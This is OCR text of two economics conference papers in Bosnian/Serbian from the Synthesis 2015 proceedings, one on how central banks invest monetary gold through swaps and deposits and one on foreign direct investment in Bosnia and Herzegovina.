Centralna banka može koristiti segregirane i nesegregirane račune (odvojeni i zbirni račun). Segregirani račun podrazumjeva da se zlato fizički drži odvojeno od zlata ostalih klijenata te niko ne može imati pristup ovim zlatnim rezervama. Nesegregirani račun znači da je zlato uskladišteno zajedno sa ostalim zlatnim rezervama, sa zlatnim rezervama drugih klijenata gdje nije posebno određeno ko je vlasnik koje zlatne rezerve, odnosno ko je specifični vlasnik tačno određene unce, unce zlata određenog serijskog broja (Robert *et al*., 2007). Zapravo, postoji dokaz o vlasništvu nad tačno određenom količinom zlata ali nije specifikovano koje zlatne poluge pripadaju isključivo određenom vlasniku. Ovakav tip računa jedino je primljenljiv ukoliko se radi o standardizovanom zlatu, odnosno standardnim uncama zlata koje imaju jednaku čistoću, težinu i ostale karakteristike. Postoji mogućnost da centralne banke posjeduju račun nealociranog zlata. Nealocirano zlato je zapravo depozit koji postaje aktiva banke, njena imovina. Vlasnik nealociranog zlata zapravo ne posjeduje zlato u fizičkom smislu te je on jednostavno povjerilac koji posjeduje zlato ili bi barem trebalo da posjeduje zlato. Ovakve rezerve zlata se mogu prodati i time pokriti određeni rashodi ili jednostavno, ova sredstva preusmjeriti u druge investicije, ali ovakav način držanja zlata ne može biti zaštita od bankrotstva. U ovom smislu postoje dvije podkategorije – one koje su podržane fizičkim zlatom ili one koje nisu. Nealocirano zlato podržano fizičkim zlatom – u ovom slučaju vlasnici zlata kao elektronskog zapisa imaju posebnu kaluzulu koja vlasnika klasifikuje kao povjerioca u slučaju bankrotstva (Doran, 1998).

Ovim se njemu daje prioritet u odnosu na druge povjerioce. Zlato koje nije podržano fizičkim zlatom zapravo je najrizičniji vid investiranja. Ne postoji direktna potvrda da je elektronsko zlato pokriveno fizičkim zalihama zlata. Prilikom određivanja načina investiranja u zlato veoma je važno načiniti kvalitetan izbor, u zavisnosti od onoga što se investicijom želi postići. Stoga ove mogućnosti možemo predstaviti na sljedeći način:

| | Prednosti | Nedostaci |
|---|---|---|
| Alocirano zlato | Sigurnost | Troškovi, složen sistem |
| Nealocirano zlato | Fleksibilnost, niži troškovi | Rizik institucije koja drži zlato |

Tabela 1. Mogućnosti „zlatnih" računa

Najčešći oblici korištenja računa, odnosno načina držanja zlata, jesu sljedeće kombinacije:

- alocirano segregirano (npr. drži se kod Centralne banke Engleske),
- nealocirano podržano fizičkim zlatom.

## 3. MOGUĆNOSTI INVESTIRANJA MONETARNOG ZLATA CENTRALNIH BANAKA

Mnoge centralne banke u svijetu posjeduju monetarno zlato, fizičko zlato u u alociranoj ili nealociranoj formi, koje u značajnoj mjeri investiraju. Postoje dvije mogućnosti pod kojima se zlato, ukoliko se čuva u formi fizičkog alociranog računa, može investirati:

- Zlatni svop (*Gold swaps*),
- Zlatni depozit.

U nastavku će se analizirati suština ovih poslova, način provođenja ovih investicija kao i generisanje prihoda po obje investicijske mogućnosti.



DOI: 10.15308/Synthesis-2015-447-450

## 3.1. ZLATNI SVOP (GOLD SWAPS)

„Zlatni" svop nije ništa drugo do klasičan repo[2] posao u kojem se, umjesto hartije od vrijednosti pozajmljuje zlato. Monetarne vlasti posuđuju zlato drugoj strani (drugoj banci koja je specijalizovana za obavljanje ovih poslova) u zamjenu za gotovinu, uz obavezu da zlato otkupe (monetarna vlast) na određeni dan u budućnosti po unaprijed dogovorenoj cijeni. Monetarne vlasti ove investicije najčešće poduzimaju kada žele da ostvare dodatne prihode ili da osiguraju novčana sredstva bez da u potpunosti prodaju zlato koje posjeduju. S obzirom da se ovaj posao svodi na repo poslove, tako je i u ovom slučaju neophodno poduzeti sve druge aktivnosti koje se tiču novčanih tokova, dogovora oko buduće cijene zlata (forvard cijene) i računovostvenog tretmana, koji su neophodni i u repo poslovima. Ukoliko centralna banka posjeduje zlato i ukoliko ga želi efikasnije koristiti, u ovoj transakciji vrši prodaju zlata uz obavezu njegovog otkupa u određenom periodu u budućnosti po unaprijed dogovorenoj cijeni.


Investiranje monetarnog zlata na osnovu zlatnih svopova je značajno smanjeno tokom razvoja finansijske krize, dok je tokom 2014. godine došlo do daljeg pada ove stope, te su stope na jedan mjesec zabilježile negativne nivoe. Investiranje na ovim osnovama podrazumijeva uključivanje svop/forvard stope, fiksinga zlata sa LMBA[3] kao i perioda na koji se zlato investira. U ovim aktivnostima nema nikakvih inicijalnih margina niti „*haircut*-a", nije potrebno vršiti nikakva usklađivanja po osnovu promjene cijene zlata, jer je cijena po kojoj se vrše transakcije zlatom ista kao i cijena po kojoj se zlato prodaje na dospijeću ugovora. Mogućnosti koje centralna banka u ovom slučaju ima jesu te da dobija novčana sredstva koja može koristiti u periodu od mjesec dana (ili neki drugi period na koji se želi investirati) te može sredstva investirati u formi depozita ili trezorskog zapisa i na tom osnovu realizovati određene prihode. Da bi se obavljali poslovi zlatnih svopova potrebno je potpisati ugovor ICMA[4] ugovor.

Ukoliko pretpostavimo da u ovoj transakciji želimo prodati 64.000/oz na period od 1 mjeseca, tada možemo da ostvarimo prihod od 0,02% (*forward rate*), ali i da dobijena sredstva investiramo u neki drugi vid – depozit ili hartija od vrijednosti, te da na tom osnovu realizujemo prihode. Kako bi se detaljnije pojasnila ova transakcija, potrebno je ukazati na sljedeće podatke:

- Prepostavimo da se zlato investira kroz zlatni svop na rok od 1 mjeseca, na primjer, od 21. februara do 21. marta - što je 28 dana;
- Pretpostavimo da je na posmatrani dan XAU/EUR[5] 960,00;
- To znači da se 21. februara prodaje 64.000/oz i kupuje EUR 61.440.000 (64.000 x 960,00). Ipak, u ovaj izračun potrebno je uključiti forvard stopu, pretpostavimo da je to 0,02%, te je tako suma nešto drugačija i iznosi EUR 61.440.960 (64.000 x 960,015[6]);
- Na dan 21. marta, kada dospije ugovor, centralna banka kupuje 64.000/oz i prodaje EUR 61.440.960.

Kretanje svop stopa na zlato je tokom poslednjih godina značajno smanjeno, što se uočava i iz slike br. 1. Slika pokazuje kretanje cijene zlata i svop stope na jedan mjesec i 12 mjeseci kao i kretanje prinosa na obveznice Njemačke uz dospijeće od 3 i 12 mjeseci. Kako se primjećuje, u momentima prije krize, kada je cijena zlata bila značajno niža nego sada, kamatne stope na zlatne svopove su bile značajno veće i dosezale su do 6% godišnje. Kako je cijena zlata rasta tako su svop stope bilježile pad i dostigle nivo do 0%, i niže. Suština je u tome da je u situacijama kada je cijena zlata bila relativno stabilna, mnogo atraktivnije bilo investirati u formi svopova na zlato. Kako je došlo do rasta cijene zlata, uporedo sa razvojem finansijske krize, tako su svop stope na zlato smanjene, zajedno sa padom kamatnih stopa na finansijskom tržištu.

Kako se primjećuje, kamatne stope su tokom jačanja krize, a posebno tokom 2014. godine, zabilježile veliki pad, te su zabilježile negativne nivoe. Ipak, kako se iz prikazane slike primjećuje, kamatne stope na svop na zlato su i dalje nešto iznad tih negativnih nivoa, te je to jasan indikator opravdanosti ovih investicija. U sadašnjim uslovima, u kojima je veoma teško investirati i u kojim bilo kakva pozitivna stopa predstvalja opravdano investiranje, jedna od opcija svakako jeste investiranje zlata kroz zlatne svopove.




Slika 1. Cijena zlata, svop stope i prinosi na hartije od vrijednosti Njemačke

Izvor: Bloomberg

## 3.2. ZLATNI DEPOZIT (GOLD DEPOSIT)

Zlatni depoziti se veoma često koriste u sistemu upravljanja deviznim rezervama i to najčešće sa ciljem realizacije prihoda na osnovu držanja monetarnog zlata. Centralne banke fizičke zalihe zlata mogu investirati u fomi depozita kod druge banke, koje dalje to zlato koriste na globalnom tržištu zlata. Na ovim osnovama monetarne vlasti ostvaruju prihode u vidu kamatne stope. Međunarodni monetarni fond u Smjernicama o međunarodnim deviznim rezervama (IMF, 2013) takođe ukazuje na mogućnost ovih investicija i daje prijedloge tretmana „zlatnih" depozita. U ovim Smjernicama se ističe da zlatni depoziti nisu

2 Repo poslovi - Suština repo posla jeste u „pozajmljivanju" hartija od vrijednosti, odnosno, svodi se na kupovinu i prodaju hartija od vrijednosti po unaprijed dogovorenoj cijeni na unaprijed dogovoreni budući datum.

3 LBMA - The London Bullion Market Association)– Londonsko tržište metala

4 ICMA - The International Capital Market Association – organizacija sa "uticajnim glasom" na tžištu kapitala. Pored uticaja na globalnom finansijskom tržištu ova organizacija izdaje globalne ugovore koje učesnice moraju potpisati ukoliko žele obavljati ove poslove.


5 Predstavlja kurs između valute EUR i zlata koji se fiksira, odnosno koji kotira na LMBA.

6 960,015=((960,00×0,02×28)/36.000)



DOI: 10.15308/Synthesis-2015-447-450

osigurani kolateralom te u nekim situacijama postoji mogućnost da se, sa ciljem minimiziranja rizika, koriste kolaterali u formi obveznica. Prema sadašnjim uslovima na tržištu, poslovi investiranja „zlatnih" depozita se mogu obavljati sa komercijalnim bankama. Sa ciljem detaljnijeg prikaza poslova investiranja „zlatnih" depozita, korisno je pojasniti na koji način funkcioniše ovaj posao. U suštini, posao investiranja zlatnog depozita je dosta jednostavan i ne razlikuje se značajno od investiranja klasičnih depozita. Transakcija se inicira jednostavnim pozivom komercijalne banke kod koje se želi investirati zlatni depozit, pri čemu banka nudi određenu kamatnu stopu. Kamatna stopa se, kako je i uobičajano, izražava u procentima, ali se obračunava i naplaćuje u uncama. Na primjer, ukoliko bismo 64.000 unci investirali na period od 3 mjeseca, uz kamatnu stopu od 0,25%, tada bi suma kamate bila sljedeća:




Slika 2. Kretanje cijene zlata, stope na „zlatne" depozite i prinosi na artije od vrijednosti Njemačke
Izvor: Bloomberg

Period investiranja od 19.02. do 19.05. što je 89 dana:

- Kamatna stopa 0,25%
- Investira se 64.000 /oz

64.000/oz x 0,25% x 89/360 = 39,555/oz

Dakle, za period investiranja od 86 dana postoji mogućnost da se ostvari zarada, kamata, u sumi od 39,555/oz. Prilikom isplate kamate postoje dvije opcije:

- Ili da se kamata isplati u unacama, koje su zaređene u ovom osnovu,
- Ili da se isplate novčana sredstava u valuti koja odgovara klijentu (valuti koja odgovara centralnoj banci).

Ukoliko želimo da se sredstva isplate u EUR, tada komercijalna banka koristi LMBA fiksing za isplatu ovih sredstava.

Slika 2 pokazuje kretanje kamatne stope na zlatne depozite, kretanje cijene zlata i prinose na hartije od vrijednosti Njemačke. Uočava se postoji isti trend kao i na slici broj 1 na kojoj je analizirano kretanje stopa svopova na zlato. Ipak, stope na svopove i stope na „zlatne" depozite su nešto visočije u odnosu na prinose hartija od vrijednosti koji su indikator kamatnih stopa na tržištu EU.

## 4. ZAKLJUČAK

Jačanje i razvoj globalne finansijske krize u velikoj je mjeri promjenio investicijske mogućnosti. Centralne banke, kao veoma važni učesnici na finansijskim tržištima, posjeduju zlatne rezerve koje je korisno investirati na različitim osnovama i na taj način ostvariti određene sume prihoda, odnosno zarade. Iako je tokom krize došlo do pada kamatnih stopa na sve aktive, pa tako i na investicije monetarnog zlata, primjećuje se da su ove stope nešto visočije u odnosu na kamatne stope na klasične depozite ili pak investicije u državne hartije od vrijednosti. Činjenica je da centralne banke trebaju koristiti mogućnosti, odnosno opcije efikasnijeg investiranja monetarnog zlata, posebno u sadašnjim rekordno niskim prinosima.

## LITERATURA

Doran, A. (1998). *Trends in gold banking.* Geneva: World Gold Council.

Harmston, S. (1998). *Gold as a store of value.* Geneva: World Gold Council.

IMF. (2013). International reserves and foreign currency liquidity: guidelines for a data template. Washington, DC: International Monetary Fund. Preuzeto 12. Februara 2015. sa http://www.imf.org/external/np/sta/ir/IRProcessWeb/pdf/guide2013.pdf

Michaud, R., Michaud, R.,& Pulvermacher, K. (2006). Gold as a Strategic Asset. Preuzeto 12. Februara 2015. sa https://www.newfrontieradvisors.com/Research/Articles/documents/Gold%20as%20a%20Strategic%20Asset.pdf

Robert, F., Brommecker, R., Bourne, B. T., Dobak, P.J., McEwan, C. J., Rowe, R.R., & Zhou, X. (2007). *Models and Exploration Methods for Major Gold Deposit Types.* Proceedings of Exploration 07: Fifth Decennial International Conference on Mineral Exploration, pp. 691-711.

Takeda, H. (2006). *Treatment of allocated/unallocated gold held as reserve assets and gold swaps and gold deposits.* Preuzeto 12. Februara 2015. sa http://www.imf.org/external/np/sta/bop/pdf/fu111.pdf

Wright, C., & Brown, S. (2006). *Non-monetry gold.* Financial Assets Classification, Issue 44. Preuzeto 12. Februara 2015. sa http://unstats.un.org/unsd/nationalaccount/aeg/papers/m4Gold.PDF



DOI: 10.15308/Synthesis-2015-447-450

Synthesis
International Scientific Conference of IT and Business-Related Research

# DIREKTNA STRANA ULAGANJA I NJIHOV ZNAČAJ ZA EKONOMSKI RAST

## FOREIGN DIRECT INVESTMENTS AND THEIR SIGNIFICANCE FOR THE ECONOMIC GROWTH

Tatjana Vujić
Univerzitet Sinergija Bijeljina, Republika Srpska

**Apstrakt:**
Sa makro stanovišta investicije su determinanta privrednog razvoja u celini, ali i razvoja privrednih subjekata sa mikro stanovišta. Investicije čine nezaobilazan element svake ekonomske politike, jer se njihovom realizacijom ostvaruju pretpostavke, ne samo ekonomskog razvoja, već i stabilnosti privrednih i društvenih tokova. Privlačenje direktnih stranih ulaganja i efikasnost njihovog delovanja predstavlja jedan od najvažnijih ekonomskih zadataka svake vlade. Potražnja za stranim ulaganjima na globalnom tržištu je velika, pa stoga države usmeravaju značajne aktivnosti ka kreiranju što povoljnijeg ambijenta za privlačenje investitora. U radu se posebna pažnja posvećuje direktnim stranim ulaganjima i njihovom značaju za ekonomski razvoj Bosne i Hercegovine, kao i na aktivnosti koje su neophodne kako bi se realizovala povećana ulaganja.

**Ključne reči:**
direktna strana ulaganja, privredni razvoj, znanja i tehnologije, investicioni ambijent.

**Abstract:**
From a macro standpoint, investments are the determinants of the overall economic development, as well as the development of economic subjects. Each economic policy is driven by investments, as their implementation provides conditions for the economic development and stability of economic and social flows. The attraction of foreign direct investments and their efficiency is one of the most important economic duties of any government. The demand for foreign investments at the global market is enormous, and thus countries direct significant activities towards creating the most favourable environment and attracting investors. This paper devotes special attention to foreign direct investments and their significance for the overall economic development of Bosnia and Herzegovina, as well as necessary activities for enhanced investments.

**Key words:**
foreign direct investments, economic development, knowledge and technology, investment environment.

## 1. UVOD

Prema klasičnoj definiciji direktne strane investicije (DSI) znače ulaganje u novoosnovano privredno društvo (ustanovu) ili ulaganje u postojeće domaće privredno društvo (ustanovu), koje može biti u stvarima, pravima i novcu. Međunarodni monetarni fond (MMF) definiše direktne investicije kao kategoriju međunarodnih investicija koja odražava pojavu kada rezident koji se nalazi u jednoj zemlji - strani direktni investitor ili matično preduzeće ostvaruje trajne koristi nad preduzećem koje je rezident neke druge zemlje - SDI preduzeće ili preduzeće afilijacija ili inostrana afilijacija. Direktne strane investicije predstavljaju pojavu kada investitor koji se nalazi u jednoj zemlji (zemlja porekla) stiče aktivu u drugoj zemlji (zemlja domaćin) sa namerom da upravlja ovom aktivom. Pri tome pod aktivom se podrazumeva celokupna imovina preduzeća, tj. obuhvata sva sredstva i prava kojima firma raspolaže.

Početkom sedamdesetih godina prošlog veka, ukupna vrednost DSI na globalnom nivou porasla je sa prosečnih 50 milijardi američkih dolara na godišnjem nivou, na 1,9 triliona u 2007. godini. Prema podacima Konferencije Ujedinjenih nacija o trgovini i razvoju (*World Investment Report 2014),* direktna strana ulaganja u 2013. godini su iznosila 1.45 triliona dolara (1,452 milijarde dolara), što je više za 9% nego prethodne godine. Nakon smanjenja tokova DSI u 2012. (smanjenje od 22% u odnosu na 2011.) strane investicije se vraćaju pozitivnom trendu uz procene rasta i u narednim godinama. Prognoze koje su predstavljene u ovom izveštaju govore da će nivo stranih investicija u 2014. godini biti do 1.6 triliona dolara i rasti do 1.7 triliona dolara u 2015, dok se za 2016. godinu procenjuje da će svetske strane investicije dostići 1.8 triliona američkih dolara (UNCTAD, 2014). Veliki značaj za privredni rast svih zemalja, a posebno zemalja u razvoju i zemalja u tranziciji, imaju strana ulaganja, koja su imala značajnu ulogu u strukturnim promenama proizvodnje i izvoza u zemljama korisnicama ovih sredstava. U eri globalizacije važno je razumeti poslovnu logiku iza stranih ulaganja, kao i uticaj koji ta ulaganja imaju na rast bruto društvenog proizvoda, razvoj domaće ekonomije i društva u celini. Osim toga, važno je sagledati greške koje su činile zemlje u razvoju u privlačenju DSI i na osnovu toga izvući pouke o tome kako stvoriti što povoljniji investicioni ambijent u narednom periodu.

## 2. EFEKTI DIREKTNIH STRANIH ULAGANJA

### 2.1. ULOGA I ZNAČAJ DIREKTNIH STRANIH INVESTICIJA

Rastuća uloga i značaj direktnih stranih investicija kao oblika finansiranja svetske ekonomije kontinuirano rastu tokom druge polovine XX veka, a naročito u njegovoj poslednjoj deceniji. Reč je o periodu brojnih reformi u gotovo svim delovima sveta, pad Berlinskog zida i ujedinjenje Nemačke, prestanak hladnog rata, reforme u Kini, raspad Istočnog bloka i pojedinih federalnih država (Sovjetskog Saveza, Čehoslovačke, SFR Jugoslavije), tranzicije ovih i ostalih država iz centralno-planske u tržišnu privredu. Otvaranjem ovih zemalja i otklanjanjem prepreka u kretanju kapitala, otvorile su se mogućnosti za investiranje i intenzivno finansiranje prilivima stranog kapitala širom sveta.

E-mail: tanjavujic65@gmail.com
DOI: 10.15308/Synthesis-2015-451-454

Savremeni proces globalizacije ima tendenciju brisanja granica tokovima robe, ljudi, kapitala i znanja, čiji su glavni nosioci transnacionalne korporacije (Stakić, 2007, str. 293). Direktne strane investicije predstavljaju deo međunarodnog toka kapitala, koji poslednje dve decenije ostvaruje izuzetan rast. Od početka 90-tih godina, trend rasta DSI beleže i evropske tranzicione države, kada su krenule u proces transformacije svojih privreda. DSI su uticale na porast bruto društvenog proizvoda (BDP-a), generisanje rasta i stimulisanje izvoza ovih privreda. Iskustva tranzicionih zemalja govore da preduzeća koja su u vlasništvu stranog investitora, ostvaruju bolje rezultate nego domaća, imaju dva puta veću produktivnost rada, za 20-30% veće plate, upotrebljavaju savremenu tehnologiju, zapošljavaju stručniju radnu snagu, više su izvozno orijentisana i ostvaruju veću dobit (Vujić, 2013, str. 77).

Pored visoke tehnologije, direktne strane investicije donose komplementarne prednosti, kao što su znanje i iskustvo u menadžmentu i preduzetničkim sposobnostima. Svojim prisustvom multinacionalne kompanije forsiraju domaća preduzeća na inovacije sa ciljem očuvanja svog tržišnog učešća i profita. Osim toga, one nude poznate marke (*brand names*) i omogućavaju pristup do regionalnog i svetskog tržišta. Mnogobrojne studije u zemljama u razvoju i zemljama Istočne Evrope pokazale su da usvajanje novih znanja i tehnologija utiče i na postojeće domaće privredne subjekte, koji nova znanja usvajaju kroz saradnju i imitaciju, boreći se za tržište. Nadalje, strane kompanije upućuju zaposlene na različite edukacije izvan zemlje, koji usvojena znanja i veštine koriste u svojoj zemlji. Novi standardi poslovanja koji strane kompanije nameću dobavljačima, špediterima, propagandistima, pa i samim potrošačima, predstavljaju načine na koji nova znanja dođu i do domaćih preduzeća.

Direktna strana ulaganja u nova proizvodna preduzeća ili u proširenje postojećih, najčešće podrazumevaju otvaranje novih radnih mesta, što predstavlja jedno od glavnih prioriteta svake države.

Na priliv direktnih stranih ulaganja se jasno gleda kao na ključni izvor poželjnog priliva stranog kapitala, pa treba imati u vidu da ova mogu odigrati odlučujuću ulogu u transformaciji proizvodne strukture privrede i transferu znanja. One mogu znatno poboljšati izvozne performanse privrede, posebno ako se radi o ''vertikalnom'' tipu investicija. Dakle, DSI istovremeno teže da ''osvoje'' domaće tržište ali i da pojačaju izvozne potencijale domaće privrede.

Zbog svih navedenih prednosti koje donose DSI (otvaranje novih radnih mesta, rast plata, dolazak novog kapitala, porast izvoza, nove tehnologije, sveukupno povećanje produktivnosti) vlade zemalja širom sveta osnivaju agencije za privlačenje investicija i strana ulaganja. Kao najvažniji faktori kod odluka o investiranju ističu se: politička i makroekonomska stabilnost, veličina tržišta, ekonomska otvorenost, garancije vlasničkih prava, kvalifikovana radna snaga, infrastruktura, poreska i finansijska politika, te efikasnost javne administracije.

## 2.2. DIREKTNA STRANA ULAGANJA I REGULATORNI OKVIR

Svetska banka svake godine kreira publikaciju pod nazivom *Doing Business Report* u kome prikazuje uslove poslovanja u 189 zemalja sveta sa pregledom regulatornog okvira. Prilikom izrade ovog izveštaja koriste se empirijska istraživanja o regulatornom okviru iz oblasti osnivanja i likvidacije preduzeća, registracije vlasništva, dobijanja kredita, poštivanja ugovora, tržišta rada. Svakako da će skupe i dugačke procedure za započinjanje i prestanak biznisa odvratiti potencijalne ulagače od dolaska u takvu zemlju. Restriktivni zakoni iz oblasti radnih odnosa uzrokuju slabiji protok radne snage, što vodi slabijoj razmeni znanja i novih tehnologija. Strani investitori će izbegavati one države za koje smatraju da imaju neefikasan pravosudni sistem, jer im takve neće omogućiti zaštitu uloga.

Bosna i Hercegovina je po Izveštaju *Doing Business (2015)* po celokupnoj lakoći poslovanja pala sa 104. na 107. mesto. Rangiranje po pojedinim indikatorima nije se znatnije promenilo u odnosu na prethodnu godinu, osim dobijanja kredita (skok sa 45. na 36. mesto) i registracija vlasništva (sa 89. na 88. mesto). BiH je rangirana bolje u odnosu na prosek zemalja Evrope i Centralne Azije u oblastima rešavanja stečaja (34. mesto) i dobijanja kredita (36. mesto). Oblasti na koje treba posebno obratiti pažnju su električna energija - 163. mesto, pribavljanje građevinskih dozvola - 182. mesto, plaćanje poreza - 151. mesto i započinjanje posla - 147. mesto (Tabela 1).

| **INDIKATORI** | **RANG 2015** | **RANG 2014** |
|---|---|---|
| Započinjanje posla | 147 | 142 |
| Izdavanje građevinske dozvole | 182 | 180 |
| Električna energija | 163 | 160 |
| Registracija vlasništva | 88 | 89 |
| Dobijanje kredita | 36 | 45 |
| Plaćanje poreza | 151 | 142 |
| Međunarodna trgovina | 104 | 103 |
| Poštivanje ugovora | 95 | 95 |
| Rešavanje stečaja | 34 | 32 |
| UKUPNA LAKOĆA POSLOVANJA | 107 | 104 |

Tabela 1. Indikatori lakoće poslovanja u Bosni i Hercegovini prema izveštaju Doing Business 2015

Po sveukupnoj lakoći poslovanja, od ostalih zemalja jugoistočne Evrope BJR Makedonija je najbolje rangirana (30.mesto), slede Crna Gora (36), Bugarska (38), Rumunija (48), Hrvatska (65), Albanija (68), Kosovo (75) i Srbija (91).

Na listi prvih 10 zemalja sa najpovoljnim regulatornim okruženjem za poslovanje vodeći je Singapur, zatim slede Novi Zeland, Hong Kong, SAR, Kina, Danska, Republika Koreja, Norveška, Sjedinjene Američke Države, Ujedinjeno Kraljevstvo, Finska i Australija.

Na tabeli konkurentnosti u Izveštaju Svetskog ekonomskog foruma o konkurentnosti 2014-2015 (WEF) nalaze se 144 zemlje, među kojima nema Bosne i Hercegovine (World Economic Forum, 2015).

Pomenuta godišnja publikacija Svetske banke, kao i WEF Izveštaj o kokurentnosti ukazuju da je pred BiH dug put privrednih reformi na stvaranju povoljnog privrednog ambijenta, kojima će privući strana ulaganja.

## 2.3. STANJE DIREKTNIH STRANIH ULAGANJA U BOSNI I HERCEGOVINI


Bosna i Hercegovina je 16. juna 2008. godine potpisala Sporazum o stabilizaciji i pridruživanju sa Evropskom unijom i time postala potencijalni kandidat za članstvo u ovoj ekonomskoj integraciji. Na taj način su Bosni i Hercegovini otvorena nova vrata kada su u pitanju i direktne investicije i saradnja sa regionom.

Prema zvaničnim podacima Centralne banke BiH iz avgusta 2014. godine, ukupna direktna strana ulaganja u BiH, na kraju 2013. godine su iznosila 11,044 miliona KM ili 11 milijardi



DOI: 10.15308/Synthesis-2015-451-454

KM (5,647 miliona evra ili 5.6 milijardi evra). Strane direktne investicije u 2013. godini su iznosile 418 miliona KM ili 214 miliona evra (Agencija za unapređenje stranih investicija u Bosni i Hercegovini, 2014). Tokovi direktnih stranih ulaganja u Bosni i Hercegovini u periodu od 2006. godine do oktobra 2014. godine prikazani su slikom 1.





Slika 1. Tokovi direktnih stranih ulaganja u BiH po godinama (milioni evra)

Izvor: Centralna Banka BiH, *privremeni podatak bez reinvestiranih zarada

Bosna i Hercegovina je, zahvaljujući privatizaciji velikih državnih preduzeća u 2007. godini imala priliv DSI od 1.3 milijarde evra, što je najveći godišnji iznos ostvaren u poslednjih devetnaest godina. Već naredne godine priliv DSI od 684 miliona evra, bez očekivane privatizacije, može se smatrati zadovoljavajućim, naročito ako se uzme u obzir njegova pozitivna struktura (ulaganje u proizvodni sektor i visoko učešće „greenfield" ulaganja). U narednom periodu, uticaj svetske ekonomske krize odrazio se na priliv DSI. Priliv DSI u 2010. godini iznosio je 307 miliona evra. Revidirani podaci za 2011. i 2012. godinu, pokazuju porast investicija u 2011. u odnosu na 2010. godinu od 16.3%, dok je u 2012. godini ostvaren pad investicija u odnosu na 2011. godinu od 23.5%. Pored najavljenih projekata stranih investora, kao i obećavajućih procena, DSI u 2013. godini su iznosila 214 miliona evra, što predstavlja smanjenje od 21,6% u odnosu na prethodnu godinu. Podaci o prilivu DSI za period januar - septembar 2014. godine su privremeni, ne uključuju reinvestirane zarade i iznose 284 miliona EUR.


Ukupno stanje direktnih stranih ulaganja na kraju 2013. iznosilo je 5.6 milijardi evra ili 11 milijardi KM, a najveći iznos se i dalje odnosi na Austriju (2.6 milijardi KM ili 1.3 milijarde evra), Srbiju (2 milijarde KM ili 1 milijardu evra) i Hrvatsku (1.4 milijarde KM ili 733 miliona evra). Najznačajnije zemlje investitori u BiH prikazane su Slikom 2:




Slika 2. Najznačajnije zemlje investitori u BiH u periodu maj 1994 – decembar 2013. (milijarde evra)

Zemlja koja je najviše investirala u 2013. godini je Srbija (62 miliona KM), zatim slede Velika Britanija (56 miliona KM), Austrija (51 milion KM), Švajcarska (44 miliona KM) i Nemačka (40 miliona KM).

